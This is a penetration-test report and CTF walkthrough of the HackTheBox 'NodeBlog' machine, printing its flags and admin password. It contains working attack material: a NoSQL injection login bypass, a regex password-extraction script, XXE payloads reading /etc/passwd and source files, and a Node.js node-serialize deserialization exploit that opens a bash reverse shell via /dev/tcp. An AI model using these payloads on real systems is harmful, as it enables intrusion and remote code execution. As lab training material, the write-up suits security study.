

Host Report

10.10.11.139 - Linux 4.15 - 5.6

 Linux - Shelled - Owned

Host Notes:

```
admin@nodeblog:~$ cat user.txt
cat user.txt
02f29e1f5f38f1457b03aca1c34bc295
```

```
root@nodeblog:/home/admin# cat /root/root.txt
cat /root/root.txt
200c0806702ed4d8c139a6dfcc8ecd3
```

Ports:

Port	Proto	Service	Version	Status
22	tcp	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)	Owned

Port Notes:

When we try to navigate to the /home/admin folder, we get a permission denied. We are able to change the permissions with:

```
chmod +x admin (can also use chmod 777 admin)
```

```
cd admin
```

```
admin@nodeblog:~$ cat user.txt
cat user.txt
02f29e1f5f38f1457b03aca1c34bc295
```

```
admin@nodeblog:/home$ ls
ls
admin
admin@nodeblog:/home$ cd admin
cd admin
bash: cd: admin: Permission denied
admin@nodeblog:/home$ chmod +x admin
chmod +x admin
admin@nodeblog:/home$ cd admin
cd admin
admin@nodeblog:~$ ls
ls
user.txt
admin@nodeblog:~$
```

PRIVILEGE ESCALATION

Port	Proto	Service	Version	Status
We have the admin credential, but when we try sudo -l we get an error about our shell not allowing a password entry. Upgrade to a tty shell using: <pre>admin:lpsecSaysPleaseSubscribe</pre> <pre>python3 -c 'import pty; pty.spawn("/bin/bash")'</pre> <pre>admin@nodeblog:~\$ sudo -l</pre> <pre>sudo -l</pre> <pre>[sudo] password for admin: lpsecSaysPleaseSubscribe</pre> Matching Defaults entries for admin on nodeblog: <pre>env_reset, mail_badpass,</pre> <pre>secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin</pre> User admin may run the following commands on nodeblog: <pre>(ALL) ALL</pre> <pre>(ALL : ALL) ALL</pre> So, admin can run all commands as sudo. We can run: <pre>sudo su</pre> <pre>[sudo] password for admin: lpsecSaysPleaseSubscribe</pre> and we're root. Grab the flag and proof. <pre>root@nodeblog:/home/admin# cat /root/root.txt</pre> <pre>cat /root/root.txt</pre> <pre>200c0806702ed4d8c139a6fdcc8ecd3</pre>				

Port	Proto	Service	Version	Status
<pre> root@nodeblog:/home/admin# whoami whoami root root@nodeblog:/home/admin# hostname hostname nodeblog root@nodeblog:/home/admin# ifconfig ifconfig ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 10.10.11.139 netmask 255.255.254.0 broadcast 10.10.11.255 inet6 fe80::250:56ff:feb9:627c prefixlen 64 scopeid 0x20<link> ether 00:50:56:b9:62:7c txqueuelen 1000 (Ethernet) RX packets 164 bytes 14241 (14.2 KB) RX errors 0 dropped 15 overruns 0 frame 0 TX packets 71 bytes 11761 (11.7 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0x10<host> loop txqueuelen 1000 (Local Loopback) RX packets 2629 bytes 215358 (215.3 KB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 2629 bytes 215358 (215.3 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 root@nodeblog:/home/admin# cat /root/root.txt cat /root/root.txt 200c0806702ed4d8c139a6fdfcc8ecd3 root@nodeblog:/home/admin# █ </pre>				
5000	tcp	http	Node.js (Express middleware)	Owned

Port Notes:

Navigating to <http://10.10.11.139:5000> is a UHC Qualifier Blog page.

Port	Proto	Service	Version	Status

Clicking the Login button provides a usual Login Form. Looks like we'll need to intercept this in BurpSuite.

Request	Response
<pre> 1 POST /login HTTP/1.1 2 Host: 10.10.11.139:5000 3 Content-Length: 28 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://10.10.11.139:5000 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Referer: http://10.10.11.139:5000/login 11 Accept-Encoding: gzip, deflate 12 Accept-Language: en-US,en;q=0.9 13 Connection: close 14 15 user=admin&password=anything </pre>	<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 1040 5 ETag: W/"410-qTBqvReA8UB48rh/7s5rVJGNkU" 6 Date: Wed, 26 Jan 2022 19:22:31 GMT 7 Connection: close 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <head> 12 <meta charset="UTF-8"> 13 <meta http-equiv="X-UA-Compatible" content="IE=edge"> 14 <meta name="viewport" content="width=device-width, initial-scale=1.0"> 15 <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css" integrity="sha384-18mE4kWBq78iYhF18LpDR7Ft4WRhFjtDbrCEXSU1oBoqyl2QvZ6jIW3" crossorigin="anonymous"> 16 <title> 17 Blog 18 </title> 19 </head> 20 <body> 21 <div class="container"> 22 <h1 class="mb-4"> 23 Login 24 </h1> 25 26 <form action="/login" method="POST"> 27 <div class="form-group"> 28 <label for="user"> 29 Username 30 </label> 31 <input required type="text" name="user" id="user" class="form-control"> 32 33 </div> 34 <div class="form-group"> 35 <label for="password"> 36 Password 37 </label> 38 <input required type="text" name="password" id="password" class="form-control"> 39 40 </div> 41 <button type="submit" class="btn btn-primary"> 42 Login 43 </button> 44 45 </form> 46 47 Invalid Password 48 49 </div> 50 </body> 51 </html> </pre>

Let's see if we can manipulate those username & password parameters and get past this login form.

If we change the Content-Type to accept JSON and change the parameter string to:

```
{"user": "admin", "password": {"$ne": "wrongpassword"}}
```

then we do receive a cookie that we can use to bypass the login. Outstanding! This is an example of a NoSQL Injection Auth Bypass. You can find more examples at [PayloadsAllTheThings](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection) under [NoSQL Injection](#) (<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection>).

Set-Cookie:

```
auth=%7B%22user%22%3A%22admin%22%2C%22sign%22%3A%2223e112072945418601deb47d9a6c7de8%22%7D;
```

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------

Request

PrettyRawHex

1POST /login HTTP/1.1

2Host: 10.10.11.139:5000

3Content-Length: 55

4Cache-Control: max-age=0

5Upgrade-Insecure-Requests: 1

6Origin: http://10.10.11.139:5000

7Content-Type: application/json

8User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36

9Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

10Referer: http://10.10.11.139:5000/login

11Accept-Encoding: gzip, deflate

12Accept-Language: en-US,en;q=0.9

13Connection: close

14

15{

16 "user": "admin",

17 "password": {

18 "\$ne": "wrongpassword"

19 }

20}

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2X-Powered-By: Express

3Set-Cookie: auth=%7B%22user%22%3A%22admin%22%2C%22sign%22%3A%223e112072945418601deb47d9a6c7de8%22%7D; Max-Age=900; Path=/; Expires=Wed, 26 Jan 2022 19:45:20 GMT; HttpOnly

4Content-Type: text/html; charset=utf-8

5Content-Length: 2589

6Etag: W/"a1d-JGrC4mhnLEApoTWmPEHYOLd+UA"

7Date: Wed, 26 Jan 2022 19:30:20 GMT

8Connection: close

9

10<!DOCTYPE html>

11<html lang=en>

12<head>

13 <meta charset=UTF-8>

14 <meta http-equiv=X-UA-Compatible content="IE=edge">

15 <meta name=viewport content="width=device-width, initial-scale=1.0">

16 <link rel=stylesheet href="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css" integrity="sha384-18mEckWBq78lYhF16dKuhHHTA6sdu0e9406H36BBsJs33v3VQoqL2QV26;IWS" crossorigin=anonymous>

17 <title>

18 Blog

19 </title>

20 <script language=JavaScript>

21 <!--

22 function myFunction() {

23 document.getElementById("uploadxml").click()

24 }

25 function DialogClose() {

26 document.getElementById("uploadform").action = "/articles/xml"

27 document.getElementById("uploadform").onsubmit = ""

28 document.getElementById("uploadform").submit()

29 }

30 //--></script>

31 </head>

32 <body>

33 <div class=container>

34 <h1 class=mb-4>

35 Blog Articles

36 </h1>

37

38 New Article

39

40 <form onsubmit=myFunction(); return false; method=POST id=uploadform class=d-inline enctype=multipart/form-data>

41 <input type=file name=file id=uploadxml onchange onpropertychange oninput=DialogClose(); style=display: none>

42 <button class=btn btn-warning>

43 Upload

44 </button>

45 </form>

46 <div class="card mt-4">

47 <div class="card-body">

48 <h1 class="card-title">

49 UHC Qualifiers

50 </h1>

51 <div class="card-subtitle text-muted mb-2">

52 12/13/2021

53 </div>

54 <div class="card-text mb-2">

55 The UHC Qualifiers are ran the first Friday of every month! Playing boxes like this will qualify you for the monthly finals ran the Last Sunday of the month. The winner of that tournament will get to play in the UHC Grand Finals for big prizes! Read more to find out information on how to join.

56 </div>

57

58 Read More

59

60

61 Edit

62

63 <form action=articles/61b738427a6f86379f6c7ea3 method=DELETE method=POST class=d-inline>

64 <button type=submit class=btn btn-danger>

65 Delete

66 </button>

67 </form>

10.10.11.139:5000

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

Blog Articles

New ArticleUpload

UHC Qualifiers

12/13/2021

The UHC Qualifiers are ran the first Friday of every month! Playing boxes like this will qualify you for the monthly finals ran the Last Sunday of the month. The winner of that tournament will get to play in the UHC Grand Finals for big prizes! Read more to find out information on how to join.

Read More

Edit

Delete

DebuggerNetworkStyle EditorPerformanceMemoryStorageAccessibilityApplication

Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
auth	%7B%22user%22%3A%22admin%22%2C%22sign%22%3A%223e112072945418601deb47d9a6c7de8%22%7D	10.10.11.139	/	Thu, 27 Jan 2022 15:22:36 GMT	88	false	false

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------

Adding the cookie and refreshing the page bypasses the login.

We should be able to manipulate the cookie in order to get users and passwords, but most importantly manipulate it in a way to get a reverse shell using Node.js serialization exploits.

I bring this up because there is an upload button, but it only accepts XML format. XML upload and a "homegrown" web app using Node.js lead me to thing XML eXternal Entity attacks (XXE).


```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<post>
  <title>0xdf's Post</title>
  <description>Read File</description>
  <markdown>&file;</markdown>
</post>
```

Port	Proto	Service	Version	Status
<pre>(kali㉿kali)-[~/Desktop/HTB/NodeBlog] \$ cat passwd.xml <?xml version="1.0"?> <!DOCTYPE data [<!ENTITY file SYSTEM "file:///etc/passwd">]> <post> <title>0xdf's Post</title> <description>Read File</description> <markdown>&file;</markdown> </post> (kali㉿kali)-[~/Desktop/HTB/NodeBlog] \$</pre> Blog × + ← → ↺ 🏠 🔒 🔗 10.10.11.139:5000/articles/xml 🐧 Kali Linux 🔧 Kali Tools 📄 Kali Docs 🗣️ Kali Forums 🔍 Kali NetHunter 🔥 Exploit-DB Edit Article Title 0xdf's Post Description Read File Markdown root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin Cancel Save				

Port	Proto	Service	Version	Status
We are able to retrieve the password file confirming the XXE.				
<pre> root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106:./nonexistent:/usr/sbin/nologin syslog:x:104:110:./home/syslog:/usr/sbin/nologin _apt:x:105:65534:./nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uidd:x:107:112:./run/uidd:/usr/sbin/nologin tcpdump:x:108:113:./nonexistent:/usr/sbin/nologin pollinate:x:110:1:./var/cache/pollinate:/bin/false usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin sshd:x:112:65534:./run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin admin:x:1000:1000:admin:/home/admin:/bin/bash lxd:x:998:100:./var/snap/lxd/common/lxd:/bin/false mongodb:x:109:117:./var/lib/mongodb:/usr/sbin/nologin </pre> Let's change the file:/// and see if we can pull the server.js and confirm the serialization/deserialization path. <pre> <?xml version="1.0"?> <!DOCTYPE data [<ENTITY file SYSTEM "file:///opt/blog/server.js">]> <post> <title>0xdf's Post</title> <description>Read File</description> <markdown>&file;</markdown> </post> RESPONSE: </pre>				

Port	Proto	Service	Version	Status
<pre>const express = require('express') const mongoose = require('mongoose') const Article = require('./models/article') const articleRouter = require('./routes/articles') const loginRouter = require('./routes/login') const serialize = require('node-serialize') <<<<<<< There's our Serialization const methodOverride = require('method-override') const fileUpload = require('express-fileupload') const cookieParser = require('cookie-parser'); const crypto = require('crypto') const cookie_secret = "UHC-SecretCookie" //var session = require('express-session'); const app = express() mongoose.connect('mongodb://localhost/blog') app.set('view engine', 'ejs') app.use(express.urlencoded({ extended: false })) app.use(methodOverride('_method')) app.use(fileUpload()) app.use(express.json()); app.use(cookieParser()); //app.use(session({secret: "UHC-SecretKey-123"})); function authenticated(c) { if (typeof c == 'undefined') return false c = serialize.unserialize(c) if (c.sign == (crypto.createHash('md5').update(cookie_secret + c.user).digest('hex'))) { return true } else { return false } } app.get('/', async (req, res) => { const articles = await Article.find().sort({ createdAt: 'desc' }) res.render('articles/index', { articles: articles, ip: req.socket.remoteAddress, authenticated: authenticated(req.cookies.auth) }) }) app.use('/articles', articleRouter) app.use('/login', loginRouter) app.listen(5000)</pre>				

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------



The function that looks promising is:

```
function authenticated(c) {
  if (typeof c == 'undefined')
    return false

  c = serialize.unserialize(c)

  if (c.sign == (crypto.createHash('md5').update(cookie_secret + c.user).digest('hex'))) {
    return true
  } else {
```

Port	Proto	Service	Version	Status
<pre> return false } } </pre> The function deserializes the cookie value. The cookie for admin is: <pre>%7B%22user%22%3A%22admin%22%2C%22sign%22%3A%2223e112072945418601deb47d9a6c7de8%22%7D</pre> There's some URL encoding going on, but if we run it through CyberChef, it decodes to: <pre>{"user":"admin","sign":"23e112072945418601deb47d9a6c7de8"}</pre> Snyk.io has a nice CVE-2017-5941 article (https://security.snyk.io/vuln/npm:node-serialize:20170208) that has exploit proof of concept code for a script that should allow us to remotely execute code. The article says that we need code similar to this: <pre>var serialize = require('node-serialize'); var payload = '{"rce":"_\$\$ND_FUNC\$\$_function () {require(\'child_process\').exec(\'ls /\', function(error, stdout, stderr) { console.log(stdout) });}}()'; serialize.unserialize(payload);</pre> We could change the <code>.exec('ls /')</code> to insert a reverse shell callback. Recipe URL Decode Input length: 8 lines: <pre>%7B%22user%22%3A%22admin%22%2C%22sign%22%3A%2223e112072945418601deb47d9a6c7de8%22%7D</pre> Output time: 0ms length: 58 lines: 1 <pre>{"user":"admin","sign":"23e112072945418601deb47d9a6c7de8"}</pre>				

We should be able to actually extract the password by using Regex expressions in a bash script.

```
#!/usr/bin/env bash
url=10.10.11.139:5000/login
user=admin

function do_nosqli() {
    curl $url -H 'Content-Type: application/json' -sd $1 | grep Invalid
}

while true; do
    data="{\"user\":\"$user\",\"password\":{\"$regex\":\"^.{${password_length}}$\"}}"
    echo -ne "Password length: $password_length\r"

    if [ -z "$(do_nosqli "$data")" ]; then
        break
    fi
done
```

Port	Proto	Service	Version	Status
<pre> password_length=\$((password_length + 1)) done echo for i in \$(seq 1 \$password_length); do echo -ne "Password: \$password\r" for c in {A..Z} {a..z} {0..9}; do data="{\"user\":\"\$user\",\"password\":{\"\$regex\":\"^\$password\$c'.{'\${(\$password_length - \$i)}'\$}}}" if [-z "\$(do_nosqli \$data)"]; then password+=\$c break fi done done done echo Run it and we get the admin password: (kali㉿kali)-[~/Desktop/HTB/NodeBlog] └─\$./getpass.sh Password length: 25 Password: lppsecSaysPleaseSubscrib We can guess that the password output should have an 'e' at the end making it lppsecSaysPleaseSubscribe. Now we can script a serialization Node.js script with that username and password, with our IP and Port as passed arguments: #!/usr/bin/env node const axios = require('axios') const user = 'admin' const password = 'lppsecSaysPleaseSubscribe' const baseUrl = 'http://10.10.11.139:5000' const [lhost, lport] = process.argv.slice(2, 4) const login = async () => { const res = await axios.post(`\${baseUrl}/login`, { user, password }) return res.headers['set-cookie'][0] } const rce = async (cookie, cmd) => { const paramIndex = cookie.indexOf(';') cookie = cookie.substring(0, paramIndex - 3) + encodeURIComponent(`,\"rce\":\"_\$\$\$ND_FUNC\$\$\$_function() { require('child_process').exec('\${cmd}') }()`)) + cookie.substring(paramIndex) </pre>				

Port	Proto	Service	Version	Status
<pre> await axios.get(baseUrl, { headers: { cookie } }) } const reverseShell = () => Buffer.from(`bash -i >& /dev/tcp/\${lhost}/\${lport} 0>&1`).toString('base64') const main = async () => { if (!lhost !lport) { console.log('[!] Usage: node serialize-rce.js <lhost> <lport>') process.exit() } const cookie = await login() console.log('[+] Login successful') await rce(cookie, `echo \${reverseShell()}   base64 -d   bash`) console.log('[+] RCE completed') } main() </pre> Run the script with those arguments <YOUR TUN0 IP> 1337 and we should get a shell back as admin. We may need to install Node.js and Axios if it is not already installed. To do that run these commands: <pre> curl -sL https://deb.nodesource.com/setup_14.x sudo -E bash - sudo apt update sudo apt install libnode72 sudo apt install npm sudo apt install nodejs npm install axios </pre> A restart may be required during the installs.  The left terminal shows the execution of the script: <code>./serial_xxe.js 10.10.14.22 1337</code>. It outputs <code>[+] Login successful</code> and <code>[+] RCE completed</code>. The right terminal shows the Ncat listener output: <code>nc -lvnp 1337</code>, <code>Ncat: Version 7.92 (https://nmap.org/ncat)</code>, <code>Ncat: Listening on :::1337</code>, <code>Ncat: Listening on 0.0.0.0:1337</code>, <code>Ncat: Connection from 10.10.11.139.</code>, <code>Ncat: Connection from 10.10.11.139:56662.</code>, <code>bash: cannot set terminal process group (852): Inappropriate ioctl for device</code>, <code>bash: no job control in this shell</code>, <code>To run a command as administrator (user "root"), use "sudo <command>".</code>, <code>See "man sudo_root" for details.</code>, <code>bash: /home/admin/.bashrc: Permission denied</code>, and <code>admin@nodeblog:/opt/blog\$</code>. TRANSFERRING TO SSH TCP 22				